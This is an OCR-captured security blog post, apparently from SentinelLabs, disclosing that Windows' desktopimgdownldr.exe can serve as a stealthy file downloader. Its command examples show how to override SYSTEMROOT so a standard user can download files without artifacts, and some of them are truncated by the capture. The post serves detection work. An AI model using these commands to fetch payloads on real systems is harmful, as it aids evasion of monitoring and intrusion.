


Executive Summary

- Security professionals care about uncovering LOLBins; we found a new one that can be used to download arbitrary files as an alternative to `certutil`.
- It can be run by standard users on most versions of Window 10 used in the enterprise.
- EDR practitioners should update their queries and watchlists to treat `desktopimgdownldr.exe` (new LOLBin binary) like certutil.exe.


Background

There are only a couple of default system-signed executables that let you download a file from a Web Server, and every

RECENT POSTS

Cloud Malware | A Threat Hunter's Guide to Analysis, Techniques and Delivery

OCTOBER 24, 2024



China's Influence Ops | Twisting Tales of Volt Typhoon at Home and Abroad

native tools. In this post, we share details of a new binary that can be used as a stealthy downloader instead of the widely-leveraged – and monitored – `certutil` [4].

Meet desktopimgdownldr.exe

The binary `desktopimgdownldr.exe`, located in **system32** folder in Windows 10, is originally used to set lock screen or desktop background image as part of Personalization CSP[5].

When used for its intended purpose, it downloads and saves images to the following default path:

```
C:windowsPersonalizationLockScreenImageLockScreenImage
```

On computers that haven't used Personalization CSP before, the folder

```
C:WindowsPersonalization
```

doesn't exist.

The default usage of the binary is as follows:

```
desktopimgdownldr /lockscreenurl:https://domain.com:8080/
```

When running as Administrator, the binary sets and overrides the user's lock screen image. However, as I show further below, by deleting the registry right after running the binary, the

2024

LABS CATEGORIES

Crimeware
Security Research
Advanced Persistent Threat
Adversary
LABScon
Security & Intelligence

High Integrity (as Administrator) because it needs to create files in the `C:Windows` folder and in the `HKLMSoftware` registry key. However, examining the binary revealed the following code:

```
imageConfig = &PersonalizationCSP::lockscreenImageConfig;
if ( isDesktopImage == 2 )
  imageConfig = &PersonalizationCSP::desktopImageConfig;
memset_0(pszSaveFilePath, 0, 520ui64);
// pszDefaultFolderPath = %systemroot%\Personalization\LockScreenImage
if ( SHExpandEnvironmentStringsW(imageConfig->pszDefaultFolderPath, pszSaveFilePath, MAX_PATH) )
{
  if ( PathFileExistsW(pszSaveFilePath) || (v15 = SHCreateDirectory(NULL, pszSaveFilePath)) == 0 )
    error_code = ERROR_SUCCESS;
  else
    error_code = wil::details::in1diag3::Return_Win32(
```

The important part here is the use of the `SHExpandEnvironmentStringsW` function on the hardcoded path:

```
%systemroot%PersonalizationLockScreenImage
```

Therefore, it can be run as a standard user like this:

```
set "SYSTEMROOT=C:WindowsTemp" && cmd /c desktopimgc
```

It will download the file to this path:

```
C:WindowsTempPersonalizationLockScreenImageLockScreenI
```

And as a bonus, when running as a standard user it doesn't set the file as a lock screen image because it doesn't have the needed access to write to the registry. It actually doesn't create any more artifacts other than the downloaded file.

When running as Administrator, this one-liner can be used to also delete the artifacts the downloader creates:

```
set "SYSTEMROOT=C:WindowsTemp" && cmd /c desktopimgc
```

On some machines, we noticed that the executable tries to locate the COM+ Registration Catalog[6] when trying to use the BITS Com Object. In that case, because the catalog is found in `%systemroot%/Registration` and we changed `%systemroot%`, the binary fails to find it. A standard user can bypass that as

Because the binary uses BITS COM Object[7] to download the file, the process that actually makes the TCP connection and creates the file on the disk is a `svchost` process (*"-k netsvc -p -s BITS"*) and not `desktopimgdownldr.exe`.

The system uses BITS to download Windows updates and Microsoft Defender updates, among other things.

This is important in a forensics context, and therefore needs to be taken into account when hunting for malicious usage.

EDR users are advised to update their EDR/WAR queries and watchlist and to treat `desktopimgdownldr.exe` in the same way as `certutil.exe`.

References

1. https://github.com/LOLBAS-Project/LOLBAS
2. https://gbhackers.com/apt-malware-lolbins-gtfobins-attack-users-by-evading-the-security-sysem/
3. https://www.securityweek.com/extensive-living-land-hides-stealthy-malware-campaign
4. https://www.sentinelone.com/blog/malware-living-off-land-with-certutil/
5. https://docs.microsoft.com/en-us/windows/client-management/mdm/personalization-csp
6. https://docs.microsoft.com/en-us/windows/win32/cossdk/the-com–catalog
7. https://docs.microsoft.com/en-us/windows/win32/bits/background-intelligent-transfer-service-portal

CERTUTIL DESKTOPIMGDOWNLDR EXPLOITATION LOLBINS

SHARE

GAL KRISTAL

Gal Kristal is a Senior Security Researcher at SentinelOne who specializes in Offensive Security. Previously, he spent five years at Unit 8200, as an officer and team leader of security researchers.

PREV

Thanos Ransomware | RIPlace, Bootlocker and More Added to Feature Set

NEXT

Breaking EvilQuest | Reversing A Custom macOS Ransomware File Encryption Routine

RELATED POSTS

Cloud Malware | A Threat Hunter's Guide to Analysis, Techniques and Delivery

OCTOBER 24 2024

Exploring the VirusTotal Dataset | An Analyst's Guide to Effective Threat Research

AUGUST 29 2024


Decoding the Past, Securing the Future | Enhancing Cyber Defense with Historical Threat Intelligence

NOVEMBER 28 2023

SENTINELLABS

In the era of interconnectivity, when markets, geographies, and jurisdictions merge in the melting pot of the digital domain, the perils of the threat ecosystem become unparalleled. Crimeware families achieve an unparalleled level of technical sophistication, APT groups are competing in fully-fledged cyber warfare, while once decentralized and scattered threat actors are forming adamant alliances of operating as elite corporate espionage teams.

SentinelLABS



China’s Influence Ops | Twisting Tales of Volt Typhoon at Home and Abroad

OCTOBER 16, 2024

Kryptina RaaS | From Unsellable Cast-Off to Enterprise Ransomware

SEPTEMBER 23, 2024

SIGN UP

Get notified when we post new content.

Business Email >

By clicking Subscribe, I agree to the use of my personal data in accordance with SentinelOne Privacy Notice. SentinelOne will not sell, trade, lease, or rent your personal data to third parties. This site is protected by reCAPTCHA and the Google Privacy Policy and Terms of Service apply.

Twitter LinkedIn